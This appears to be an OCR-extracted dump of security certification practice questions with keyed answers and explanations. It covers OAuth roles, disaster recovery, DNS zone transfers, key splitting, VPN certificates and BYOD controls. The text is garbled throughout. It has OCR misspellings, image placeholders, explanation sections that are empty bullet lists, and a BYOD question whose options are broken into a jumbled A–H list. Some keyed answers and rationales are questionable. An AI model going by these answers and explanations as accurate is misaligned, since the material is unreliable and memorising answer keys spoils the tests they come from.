
A. Mastered


B. Not Mastered

Answer: A

Explanation:
Select the Action Items for the Appropriate Locations:
? Authorization Server:
? Resource Server:
? B2B Client Application:
Detailed Explanation
OAuth 2.0 is designed to provide specific authorization flows for web applications, desktop applications, mobile phones, and living room devices. The integration involves multiple steps and components, including:
? Resource Owner (User):
? Client Application (B2B Client Application):
? Authorization Server:
? Resource Server:
OAuth Workflow:
? The resource owner accesses the client application.
? The client application redirects the resource owner to the authorization server for authentication.
? The authorization server authenticates the resource owner and asks for consent to grant access to the client application.
? Upon consent, the authorization server issues an authorization code or token to the client application.
? The client application uses the authorization code or token to request access to the resources from the resource server.
? The resource server verifies the token with the authorization server and, if valid, grants access to the requested resources.
References:
? CompTIA Security+ Study Guide: Provides comprehensive information on various authentication and authorization protocols, including OAuth.
? OAuth 2.0 Authorization Framework (RFC 6749): The official documentation detailing the OAuth 2.0 framework, its flows, and components.
? OAuth 2.0 Simplified: A book by Aaron Parecki that provides a detailed yet easy- to-understand explanation of the OAuth 2.0 protocol.
By ensuring that each component in the OAuth workflow performs its designated role, the B2B client application can securely access the necessary resources without compromising user credentials, adhering to the principle of least privilege.

NEW QUESTION 71
SIMULATION
An organization is planning for disaster recovery and continuity of operations, and has noted the following relevant findings:
* 1. A natural disaster may disrupt operations at Site A, which would then cause an evacuation. Users are unable to log into the domain from-their workstations after relocating to Site B.
* 2. A natural disaster may disrupt operations at Site A, which would then cause the pump room at Site B to become inoperable.
* 3. A natural disaster may disrupt operations at Site A, which would then cause unreliable internet connectivity at Site B due to route flapping.
INSTRUCTIONS
Match each relevant finding to the affected host by clicking on the host name and selecting the appropriate number.
For findings 1 and 2, select the items that should be replicated to Site B. For finding 3, select the item requiring configuration changes, then select the appropriate corrective action from the drop-down menu.





A. Mastered
B. Not Mastered

Answer: A

Explanation:

Matching Relevant Findings to the Affected Hosts:
? Finding 1:
? Finding 2:
? Finding 3:
Corrective Actions for Finding 3:
? Finding 3 Corrective Action:
? Replication to Site B for Finding 1:
? Replication to Site B for Finding 2:
? Configuration Changes for Finding 3:
References:
? CompTIA Security+ Study Guide: This guide provides detailed information on disaster recovery and continuity of operations, emphasizing the importance of replicating critical services and making necessary configuration changes to ensure seamless operation during disruptions.
? CompTIA Security+ Exam Objectives: These objectives highlight key areas in disaster recovery planning, including the replication of critical services and network configuration adjustments.
? Disaster Recovery and Business Continuity Planning (DRBCP): This resource outlines best practices for ensuring that operations can continue at an alternate site during a disaster, including the replication of essential services and network stability measures.
By ensuring that critical services like DNS and control systems for pumps are replicated at the alternate site, and by addressing network routing issues through proper BGP configuration, the organization can maintain operational continuity and minimize the impact of natural disasters on their operations.

NEW QUESTION 75
Asecuntv administrator is performing a gap assessment against a specific OS benchmark The benchmark requires the following configurations be applied to endpomts:
• Full disk encryption
* Host-based firewall
• Time synchronization
* Password policies
• Application allow listing
* Zero Trust application access
Which of the following solutions best addresses the requirements? (Select two).

A. CASB
B. SBoM
C. SCAP
D. SASE
E. HIDS

Answer: CD

Explanation:
To address the specific OS benchmark configurations, the following solutions are most appropriate:
* C. SCAP (Security Content Automation Protocol): SCAP helps in automating vulnerability management and policy compliance, including configurations like full disk encryption, host-based firewalls, and password policies.
* D. SASE (Secure Access Service Edge): SASE provides a framework for Zero Trust network access and application allow listing, ensuring secure and compliant access to applications and data.
These solutions together cover the comprehensive security requirements specified in the OS benchmark, ensuring a robust security posture for endpoints.
References:
? CompTIA SecurityX Study Guide: Discusses SCAP and SASE as part of security configuration management and Zero Trust architectures.
? NIST Special Publication 800-126, "The Technical Specification for the Security Content Automation Protocol (SCAP)": Details SCAP's role in security automation.
? "Zero Trust Networks: Building Secure Systems in Untrusted Networks" by Evan Gilman and Doug Barth: Covers the principles of Zero Trust and how SASE can implement them.
By implementing SCAP and SASE, the organization ensures that all the specified security configurations are applied and maintained effectively.

NEW QUESTION 77
The material finding from a recent compliance audit indicate a company has an issue with excessive permissions. The findings show that employees changing roles or departments results in privilege creep. Which of the following solutions are the best ways to mitigate this issue? (Select two).
Setting different access controls defined by business area

A. Implementing a role-based access policy
B. Designing a least-needed privilege policy
C. Establishing a mandatory vacation policy
D. Performing periodic access reviews
E. Requiring periodic job rotation

Answer: AD

Explanation:
To mitigate the issue of excessive permissions and privilege creep, the best solutions are:
? Implementing a Role-Based Access Policy:
? Performing Periodic Access Reviews:

NEW QUESTION 82
A systems administrator wants to reduce the number of failed patch deployments in an organization. The administrator discovers that system owners modify systems or applications in an ad hoc manner. Which of the following is the best way to reduce the number of failed patch deployments?

A. Compliance tracking
B. Situational awareness
C. Change management
D. Quality assurance

Answer: C

Explanation:
To reduce the number of failed patch deployments, the systems administrator should implement a robust change management process. Change management ensures that all modifications to systems or applications are planned, tested, and approved before deployment. This systematic approach reduces the risk of unplanned changes that can cause patch failures and ensures that patches are deployed in a controlled and predictable manner.
References:
? CompTIA SecurityX Study Guide: Emphasizes the importance of change management in maintaining system integrity and ensuring successful patch deployments.
? ITIL (Information Technology Infrastructure Library) Framework: Provides best practices for change management in IT services.
? "The Phoenix Project" by Gene Kim, Kevin Behr, and George Spafford: Discusses the critical role of change management in IT operations and its impact on system stability and reliability.

NEW QUESTION 86
All organization is concerned about insider threats from employees who have individual access to encrypted material. Which of the following techniques best addresses this issue?

A. SSO with MFA
B. Sating and hashing
C. Account federation with hardware tokens
D. SAE
E. Key splitting

Answer: E

Explanation:
The technique that best addresses the issue of insider threats from employees who have individual access to encrypted material is key splitting. Here??s why:
? Key Splitting: Key splitting involves dividing a cryptographic key into multiple parts and distributing these parts among different individuals or systems. This ensures that no single individual has complete access to the key, thereby mitigating the risk of insider threats.
? Increased Security: By requiring multiple parties to combine their key parts to access encrypted material, key splitting provides an additional layer of security. This approach is particularly useful in environments where sensitive data needs to be protected from unauthorized access by insiders.
? Compliance and Best Practices: Key splitting aligns with best practices and regulatory requirements for handling sensitive information, ensuring that access is tightly controlled and monitored.
? References:
By employing key splitting, organizations can effectively reduce the risk of insider threats and enhance the overall security of encrypted material.

NEW QUESTION 89
A hospital provides tablets to its medical staff to enable them to more quickly access and edit patients' charts. The hospital wants to ensure that if a tablet is Identified as lost or stolen and a remote command is issued, the risk of data loss can be mitigated within seconds. The tablets are configured as follows to meet hospital policy
• Full disk encryption is enabled
• "Always On" corporate VPN is enabled
• ef-use-backed keystore is enabled'ready.
• Wi-Fi 6 is configured with SAE.
• Location services is disabled.
•Application allow list is configured

A. Revoking the user certificates used for VPN and Wi-Fi access
B. Performing cryptographic obfuscation
C. Using geolocation to find the device
D. Configuring the application allow list to only per mil emergency calls
E. Returning on the device's solid-state media to zero

Answer: E

Explanation:
To mitigate the risk of data loss on a lost or stolen tablet quickly, the most effective strategy is to return the device's solid-state media to zero, which effectively erases all data on the device. Here's why:
? Immediate Data Erasure: Returning the solid-state media to zero ensures that all
data is wiped instantly, mitigating the risk of data loss if the device is lost or stolen.
? Full Disk Encryption: Even though the tablets are already encrypted, physically erasing the data ensures that no residual data can be accessed if someone attempts to bypass encryption.
? Compliance and Security: This method adheres to best practices for data security and compliance, ensuring that sensitive patient data cannot be accessed by unauthorized parties.

NEW QUESTION 92
A security analyst wants to use lessons learned from a poor incident response to reduce dwell lime in the future The analyst is using the following data points

User	Site visited	HTTP method	Filter status	Traffic status	Alert status
account1	tools.com	GET	Allowed	Allowed	No
admin1	hacking.com	GET	Allowed	Allowed	Yes
account5	payroll.com	GET	Allowed	Allowed	No
account2	p4yr0ll.com	GET	Blocked	Blocked	No
account2	p4yr0ll.com	POST	Blocked	Blocked	No
account2	139.40.29.21	POST	Allowed	Allowed	No
account5	payroll.com	GET	Allowed	Allowed	No

Which of the following would the analyst most likely recommend?

A. Adjusting the SIEM to alert on attempts to visit phishing sites
B. Allowing TRACE method traffic to enable better log correlation
C. Enabling alerting on all suspicious administrator behavior
D. utilizing allow lists on the WAF for all users using GFT methods

Answer: C

Explanation:
In the context of improving incident response and reducing dwell time, the security analyst needs to focus on proactive measures that can quickly detect and alert on potential security breaches. Here??s a detailed analysis of the options provided:
* A. Adjusting the SIEM to alert on attempts to visit phishing sites: While this is a useful measure to prevent phishing attacks, it primarily addresses external threats and doesn??t directly impact dwell time reduction, which focuses on the time a threat remains undetected within a network.
* B. Allowing TRACE method traffic to enable better log correlation: The TRACE method in HTTP is used for debugging purposes, but enabling it can introduce security vulnerabilities. It??s not typically recommended for enhancing security monitoring or incident response.
* C. Enabling alerting on all suspicious administrator behavior: This option directly targets the potential misuse of administrator accounts, which are often high-value targets for attackers. By monitoring and alerting on suspicious activities from admin accounts, the organization can quickly identify and respond to potential breaches, thereby reducing dwell
time significantly. Suspicious behavior could include unusual login times, access to sensitive data not usually accessed by the admin, or any deviation from normal behavior patterns. This proactive monitoring is crucial for quick detection and response, aligning well with best practices in incident response.
* D. Utilizing allow lists on the WAF for all users using GET methods: This measure is aimed at restricting access based on allowed lists, which can be effective in preventing unauthorized access but doesn??t specifically address the need for quick detection and response to internal threats.
References:
? CompTIA SecurityX Study Guide: Emphasizes the importance of monitoring and alerting on admin activities as part of a robust incident response plan.
? NIST Special Publication 800-61 Revision 2, "Computer Security Incident Handling Guide": Highlights best practices for incident response, including the importance of detecting and responding to suspicious activities quickly.
? "Incident Response & Computer Forensics" by Jason T. Luttgens, Matthew Pepe, and Kevin Mandia: Discusses techniques for reducing dwell time through effective monitoring and alerting mechanisms, particularly focusing on privileged account activities.
By focusing on enabling alerting for suspicious administrator behavior, the security analyst addresses a critical area that can help reduce the time a threat goes undetected, thereby improving the overall security posture of the organization.
Top of Form Bottom of Form

NEW QUESTION 93
A senior security engineer flags me following log file snippet as hawing likely facilitated an attacker's lateral movement in a recent breach:

```
[log.txt]
...
qry_source: 19.27.214.22 TCP/53
qry_dest: 199.105.22.13 TCP/53
qry_type: AXFR
| in comptia.org
-------------| directoryserver1 A 10.80.8.10
-------------| directoryserver2 A 10.80.8.11
-------------| directoryserver3 A 10.80.8.12
-------------| internal-dns A 10.80.9.1
-------------| www-int A 10.80.9.3
-------------| fshare A 10.80.9.4
-------------| sip A 10.80.9.5
-------------| msn-crit-apps A 10.81.22.33
...
```

Which of the following solutions, if implemented, would mitigate the nsk of this issue reoccurnnp?

A. Disabling DNS zone transfers

B. Restricting DNS traffic to UDP'W
C. Implementing DNS masking on internal servers
D. Permitting only clients from internal networks to query DNS

Answer: A

Explanation:
The log snippet indicates a DNS AXFR (zone transfer) request, which can be exploited by attackers to gather detailed information about an internal network's infrastructure. Disabling DNS zone transfers is the best solution to mitigate this risk. Zone transfers should generally be restricted to authorized secondary DNS servers and not be publicly accessible, as they can reveal sensitive network information that facilitates lateral movement during an attack.
References:
? CompTIA SecurityX Study Guide: Discusses the importance of securing DNS configurations, including restricting zone transfers.
? NIST Special Publication 800-81, "Secure Domain Name System (DNS) Deployment Guide": Recommends restricting or disabling DNS zone transfers to prevent information leakage.

NEW QUESTION 97
A network engineer must ensure that always-on VPN access is enabled Curt restricted to company assets Which of the following best describes what the engineer needs to do"

A. Generate device certificates using the specific template settings needed
B. Modify signing certificates in order to support IKE version 2
C. Create a wildcard certificate for connections from public networks
D. Add the VPN hostname as a SAN entry on the root certificate

Answer: A

Explanation:
To ensure always-on VPN access is enabled and restricted to company assets, the network engineer needs to generate device certificates using the specific template settings required for the company's VPN solution. These certificates ensure that only authorized devices can establish a VPN connection.
Why Device Certificates are Necessary:
? Authentication: Device certificates authenticate company assets, ensuring that only authorized devices can access the VPN.
? Security: Certificates provide a higher level of security compared to username and password combinations, reducing the risk of unauthorized access.
? Compliance: Certificates help in meeting security policies and compliance requirements by ensuring that only managed devices can connect to the corporate network.
Other options do not provide the same level of control and security for always-on VPN access:
? B. Modify signing certificates for IKE version 2: While important for VPN protocols,
it does not address device-specific authentication.
? C. Create a wildcard certificate: This is not suitable for device-specific authentication and could introduce security risks.
? D. Add the VPN hostname as a SAN entry: This is more related to certificate management and does not ensure device-specific authentication.
References:
? CompTIA SecurityX Study Guide
? "Device Certificates for VPN Access," Cisco Documentation
? NIST Special Publication 800-77, "Guide to IPsec VPNs"

NEW QUESTION 101
A software company deployed a new application based on its internal code repository Several customers are reporting anti-malware alerts on workstations used to test the application Which of the following is the most likely cause of the alerts?

A. Misconfigured code commit
B. Unsecure bundled libraries
C. Invalid code signing certificate
D. Data leakage

Answer: B

Explanation:
The most likely cause of the anti-malware alerts on customer workstations is unsecure bundled libraries. When developing and deploying new applications, it is common for developers to use third-party libraries. If these libraries are not properly vetted for security, they can introduce vulnerabilities or malicious code.
Why Unsecure Bundled Libraries?
? Third-Party Risks: Using libraries that are not secure can lead to malware infections if the libraries contain malicious code or vulnerabilities.
? Code Dependencies: Libraries may have dependencies that are not secure, leading to potential security risks.
? Common Issue: This is a frequent issue in software development where libraries are used for convenience but not properly vetted for security.
Other options, while relevant, are less likely to cause widespread anti-malware alerts:
? A. Misconfigured code commit: Could lead to issues but less likely to trigger anti- malware alerts.
? C. Invalid code signing certificate: Would lead to trust issues but not typically anti- malware alerts.
? D. Data leakage: Relevant for privacy concerns but not directly related to anti- malware alerts.
References:
? CompTIA SecurityX Study Guide
? "Securing Open Source Libraries," OWASP
? "Managing Third-Party Software Security Risks," Gartner Research

NEW QUESTION 106
During a gap assessment, an organization notes that OYOD usage is a significant risk. The organization implemented administrative policies prohibiting BYOD usage However, the organization has not implemented technical controls to prevent the unauthorized use of BYOD assets when accessing the organization's resources. Which of the following
solutions should the organization implement to b»« reduce the risk of OYOD devices? (Select two).

A. Cloud 1AM to enforce the use of token based MFA
B. Conditional access, to enforce user-to-device binding
C. NAC, to enforce device configuration requirements

D. PA
E. to enforce local password policies
F. SD-WA
G. to enforce web content filtering through external proxies
H. DLP, to enforce data protection capabilities

Answer: BC

Explanation:
To reduce the risk of unauthorized BYOD (Bring Your Own Device) usage, the organization should implement Conditional Access and Network Access Control (NAC). Why Conditional Access and NAC?
? Conditional Access:
? Network Access Control (NAC):
Other options, while useful, do not address the specific need to control and secure BYOD devices effectively:
? A. Cloud IAM to enforce token-based MFA: Enhances authentication security but
does not control device compliance.
? D. PAM to enforce local password policies: Focuses on privileged account management, not BYOD control.
? E. SD-WAN to enforce web content filtering: Enhances network performance and security but does not enforce BYOD device compliance.
? F. DLP to enforce data protection capabilities: Protects data but does not control BYOD device access and compliance.
References:
? CompTIA SecurityX Study Guide
? "Conditional Access Policies," Microsoft Documentation
? "Network Access Control (NAC)," Cisco Documentation

NEW QUESTION 108
A user reports application access issues to the help desk. The help desk reviews the logs for the user

Time	Internal IP	Public IP	IP geolocation	Application	Action
8:47 p.m.	192.168.1.5	104.18.16.29	Toronto	VPN	Allow
8:48 p.m.	10.10.2.21	95.67.137.12	Los Angeles	Email	Allow
8:48 p.m.	10.10.2.21	95.67.137.12	Los Angeles	Human resources system	Allow
8:49 p.m.	10.10.2.21	95.67.137.12	Los Angeles	Email	Allow
8:52 p.m.	192.168.1.5	104.18.16.29	Toronto	Human resources system	Deny

Which of the following is most likely The reason for the issue?

A. The user inadvertently tripped the impossible travel security rule in the SSO system.
B. A threat actor has compromised the user's account and attempted to lop, m
C. The user is not allowed to access the human resources system outside of business hours
D. The user did not attempt to connect from an approved subnet

Answer: A

Explanation:
Based on the provided logs, the user has accessed various applications from different geographic locations within a very short timeframe. This pattern is indicative of the "impossible travel" security rule, a common feature in Single Sign-On (SSO) systems designed to detect and prevent fraudulent access attempts.
Analysis of Logs:
? At 8:47 p.m., the user accessed a VPN from Toronto.
? At 8:48 p.m., the user accessed email from Los Angeles.
? At 8:48 p.m., the user accessed the human resources system from Los Angeles.
? At 8:49 p.m., the user accessed email again from Los Angeles.
? At 8:52 p.m., the user attempted to access the human resources system from Toronto, which was denied.
These rapid changes in location are physically impossible and typically trigger security measures to prevent unauthorized access. The SSO system detected these inconsistencies and likely flagged the activity as suspicious, resulting in access denial. References:
? CompTIA SecurityX Study Guide
? NIST Special Publication 800-63B, "Digital Identity Guidelines"
? "Impossible Travel Detection," Microsoft Documentation

NEW QUESTION 113
A security architect is establishing requirements to design resilience in un enterprise system trial will be extended to other physical locations. The system must
• Be survivable to one environmental catastrophe
• Re recoverable within 24 hours of critical loss of availability
• Be resilient to active exploitation of one site-to-site VPN solution

